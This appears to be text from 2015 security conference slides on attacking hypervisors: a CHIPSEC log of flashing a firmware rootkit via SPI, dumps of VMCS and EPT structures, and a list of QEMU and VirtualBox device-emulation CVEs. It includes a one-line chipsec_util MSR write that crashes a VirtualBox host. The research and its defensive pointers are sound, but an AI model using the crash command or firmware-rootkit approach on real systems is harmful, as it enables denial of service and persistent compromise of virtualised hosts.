


```
C:\Windows\system32\cmd.exe

[spi] writing chunk 960 of 0x4 bytes to 0x7F0F00
[spi] writing chunk 961 of 0x4 bytes to 0x7F0F04
[spi] writing chunk 962 of 0x4 bytes to 0x7F0F08
[spi] writing chunk 963 of 0x4 bytes to 0x7F0F0C
[spi] writing chunk 964 of 0x4 bytes to 0x7F0F10
[spi] writing chunk 965 of 0x4 bytes to 0x7F0F14
[spi] writing chunk 966 of 0x4 bytes to 0x7F0F18
[spi] writing chunk 967 of 0x4 bytes to 0x7F0F1C
[spi] writing chunk 968 of 0x4 bytes to 0x7F0F20
[spi] writing chunk 969 of 0x4 bytes to 0x7F0F24
[spi] writing chunk 970 of 0x4 bytes to 0x7F0F28
[spi] writing chunk 971 of 0x4 bytes to 0x7F0F2C
[spi] writing chunk 972 of 0x4 bytes to 0x7F0F30
[spi] writing chunk 973 of 0x4 bytes to 0x7F0F34
[spi] writing chunk 974 of 0x4 bytes to 0x7F0F38
[spi] writing chunk 975 of 0x4 bytes to 0x7F0F3C
[spi] writing chunk 976 of 0x4 bytes to 0x7F0F40
[spi] writing chunk 977 of 0x4 bytes to 0x7F0F44
[spi] writing chunk 978 of 0x4 bytes to 0x7F0F48
[spi] writing chunk 979 of 0x4 bytes to 0x7F0F4C
[spi] writing chunk 980 of 0x4 bytes to 0x7F0F50
[spi] writing chunk 981 of 0x4 bytes to 0x7F0F54
[spi] writing chunk 982 of 0x4 bytes to 0x7F0F58
[spi] writing chunk 983 of 0x4 bytes to 0x7F0F5C
[spi] writing chunk 984 of 0x4 bytes to 0x7F0F60
[spi] writing chunk 985 of 0x4 bytes to 0x7F0F64
[spi] writing chunk 986 of 0x4 bytes to 0x7F0F68
[spi] writing chunk 987 of 0x4 bytes to 0x7F0F6C
[spi] writing chunk 988 of 0x4 bytes to 0x7F0F70
[spi] writing chunk 989 of 0x4 bytes to 0x7F0F74
[spi] writing chunk 990 of 0x4 bytes to 0x7F0F78
[spi] writing chunk 991 of 0x4 bytes to 0x7F0F7C
[spi] writing chunk 992 of 0x4 bytes to 0x7F0F80
[spi] writing chunk 993 of 0x4 bytes to 0x7F0F84
[spi] writing chunk 994 of 0x4 bytes to 0x7F0F88
[spi] writing chunk 995 of 0x4 bytes to 0x7F0F8C
[spi] writing chunk 996 of 0x4 bytes to 0x7F0F90
[spi] writing chunk 997 of 0x4 bytes to 0x7F0F94
[spi] writing chunk 998 of 0x4 bytes to 0x7F0F98
[spi] writing chunk 999 of 0x4 bytes to 0x7F0FA0
[spi] writing chunk 1000 of 0x4 bytes to 0x7F0FA4
[spi] writing chunk 1001 of 0x4 bytes to 0x7F0FA8
[spi] writing chunk 1002 of 0x4 bytes to 0x7F0FAC
[spi] writing chunk 1003 of 0x4 bytes to 0x7F0FB0
[spi] writing chunk 1004 of 0x4 bytes to 0x7F0FB4
[spi] writing chunk 1005 of 0x4 bytes to 0x7F0FB8
[spi] writing chunk 1006 of 0x4 bytes to 0x7F0FBC
[spi] writing chunk 1007 of 0x4 bytes to 0x7F0FC0
[spi] writing chunk 1008 of 0x4 bytes to 0x7F0FC4
[spi] writing chunk 1009 of 0x4 bytes to 0x7F0FC8
[spi] writing chunk 1010 of 0x4 bytes to 0x7F0FCC
[spi] writing chunk 1011 of 0x4 bytes to 0x7F0FD0
[spi] writing chunk 1012 of 0x4 bytes to 0x7F0FD4
[spi] writing chunk 1013 of 0x4 bytes to 0x7F0FD8
[spi] writing chunk 1014 of 0x4 bytes to 0x7F0FDC
[spi] writing chunk 1015 of 0x4 bytes to 0x7F0FE0
[spi] writing chunk 1016 of 0x4 bytes to 0x7F0FE4
[spi] writing chunk 1017 of 0x4 bytes to 0x7F0FE8
[spi] writing chunk 1018 of 0x4 bytes to 0x7F0FEC
[spi] writing chunk 1019 of 0x4 bytes to 0x7F0FF0
[spi] writing chunk 1020 of 0x4 bytes to 0x7F0FF4
[spi] writing chunk 1021 of 0x4 bytes to 0x7F0FF8
[spi] writing chunk 1022 of 0x4 bytes to 0x7F0FFC
[spi] writing chunk 1023 of 0x4 bytes to 0x7F0FFC
[+] SPI Flash write done
[CHIPSEC] (spi write) time elapsed 0.421
C:\chipsec\source\tool>pause
Press any key to continue . . .
```

Windows Server 2012 Standard
Build 9200
5:13 PM
7/28/2015

Attacker VM exposes secrets of other VMs through a backdoor opened by the rootkit



- ⚠ We *flashed* rootkited part of firmware image from within a root partition to install the rootkit
- ⚠ **The system doesn't properly protect firmware** in SPI flash memory so we could bypass write-protection
- ⚠ Finally more systems protect firmware on the flash memory

`common.bios_wp`

CHIPSEC module to test write-protection

- ⚠ Malware can exploit vulnerabilities in firmware to install a rootkit on such systems

[Attacking and Defending BIOS in 2015](#)

VMM “forensics”

With the help of a rootkit in firmware any VM guest can extract all information about hypervisor and other VMs ... and just from memory

- VMCS structures, MSR and I/O bitmaps for each VM guest
- EPT for each VM guest
- Regular page tables for hypervisor and each VM guest
- IOMMU pages tables for each IOMMU device
- Full hypervisor memory map, VM exit handler...
- Real hardware configuration (registers for real PCIe devices, MMIO contents...)

VMCS, MSR and I/O bitmaps..

CPU_BASED_VM_EXEC_CONTROL:

Bit 2:	0	Interrupt-window exiting
Bit 3:	1	Use TSC offsetting
Bit 7:	1	HLT exiting
Bit 9:	0	INVLPG exiting
Bit 10:	1	MWAIT exiting
Bit 11:	1	RDPMC exiting
Bit 12:	0	RDTSC exiting
Bit 15:	0	CR3-load exiting
Bit 16:	0	CR3-store exiting
Bit 19:	0	CR8-load exiting
Bit 20:	0	CR8-store exiting
Bit 21:	1	Use TPR shadow
Bit 22:	0	NMI-window exiting
Bit 23:	1	MOV-DR exiting
Bit 24:	0	Unconditional I/O exiting
Bit 25:	1	Use I/O bitmaps
Bit 27:	0	Monitor trap flag
Bit 28:	1	Use MSR bitmaps
Bit 29:	1	MONITOR exiting
Bit 30:	0	PAUSE exiting
Bit 31:	1	Activate secondary controls

SECONDARY_VM_EXEC_CONTROL:

Bit 0:	1	Virtualize APIC accesses
Bit 1:	1	Enable EPT
Bit 2:	1	Descriptor-table exiting
Bit 3:	1	Enable RDTSCP
Bit 4:	0	Virtualize x2APIC mode

IO Bitmap (causes a VM exit):

0x0020
0x0021
0x0064
0x00a0
0x00a1
0x0cf8
0x0cfc
0x0cfd
0x0cfe
0x0cff

RD MSR Bitmap (doesn't cause a VM exit):

0x00000174
0x00000175
0x00000176
0xc0000100
0xc0000101
0xc0000102

WR MSR Bitmap (doesn't cause a VM exit):

0x00000174
0x00000175
0x00000176
0xc0000100
0xc0000101
0xc0000102

VMM Hardware Page Tables...

EPTP: 0x0000004ac8000

PML4E: 0x0000004b1c000

PDPTE: 0x0000004b1a000

PDE : 0x0000004b13000

PTE	:	0x00000000000000	-	4KB	PAGE	XWR	GPA:	0x00000000000000
PTE	:	0x00000000002000	-	4KB	PAGE	XWR	GPA:	0x00000000002000
PTE	:	0x00000000003000	-	4KB	PAGE	XWR	GPA:	0x00000000003000
PTE	:	0x00000000004000	-	4KB	PAGE	XWR	GPA:	0x00000000004000
PTE	:	0x00000000005000	-	4KB	PAGE	XWR	GPA:	0x00000000005000
PTE	:	0x00000000006000	-	4KB	PAGE	XWR	GPA:	0x00000000006000


EPT Host physical address ranges:

0x00000000000000	-	0x00000000000fff	1	XWR
0x00000000002000	-	0x00000000009cfff	155	XWR
0x0000000000c000	-	0x0000000000c7fff	8	XWR
0x0000000000c9000	-	0x0000000000c9fff	1	XWR
0x0000000000ce000	-	0x0000000000cefff	1	XWR
0x0000000000e0000	-	0x0000000000192fff	179	XWR
0x0000000000195000	-	0x0000000000195fff	1	--R
0x0000000000196000	-	0x0000000000196fff	1	XWR
0x0000000000198000	-	0x0000000000199fff	2	XWR
0x000000000019e000	-	0x00000000001a3fff	6	XWR
0x00000000001a6000	-	0x00000000001c4fff	31	XWR
0x00000000001c8000	-	0x00000000001c8fff	1	XWR
0x00000000001cb000	-	0x00000000001dcfff	18	XWR




Attacking Hypervisor Emulation of Hardware Devices

Hardware Emulation Attack Vectors



Did you know that VMMs emulate virtual devices of other VMMs?

So [Cloudburst](#) was fixed in VMWare but ... QEMU and VirtualBox also emulate VMWare virtual SVGA device



Guest to Host Memory Corruption

QEMU / KVM

CVE-2014-3689

3 vulnerabilities in the vmware-vga driver in QEMU allows local guest to write to QEMU memory and **gain host/hypervisor privileges** via unspecified parameters related to rectangle handling

Oracle VirtualBox (Jan 2015 Critical Patch Update)

CVE-2014-6588

Memory corruption in `VMSVGAGMRTRANSFER`

CVE-2014-6589, CVE-2014-6590

Memory corruptions in `VMSVGAFIFOLOOP`

CVE-2015-0427

Integer overflow → memory corruption in `VMSVGAFIFOGETCMDBUFFER`

Crashing Host or Guest from Ring3 ...

CVE-2015-0377

Writing arbitrary data to upper 32 bits of `IA32_APIC_BASE` MSR causes VMM and host OS to crash on Oracle VirtualBox 3.2, 4.0.x-4.2.x

```
# chipsec_util.py msr 0x1B 0xFEE00900 0xDEADBEEF
```

CVE-2015-0418, CVE-2014-3646

VirtualBox and KVM guest crash when executing `INVEPT/INVVPID` instructions in Ring3

VirtualBox

INVEPT : VM crash

INVVPID : VM crash

VMCALL : #UD fault

VMLAUNCH : #UD fault

VMRESUME : #UD fault

KVM


INVEPT : VM crash

INVVPID : VM crash

VMCALL : No Exception


VMLAUNCH : #UD fault

VMRESUME : #UD fault



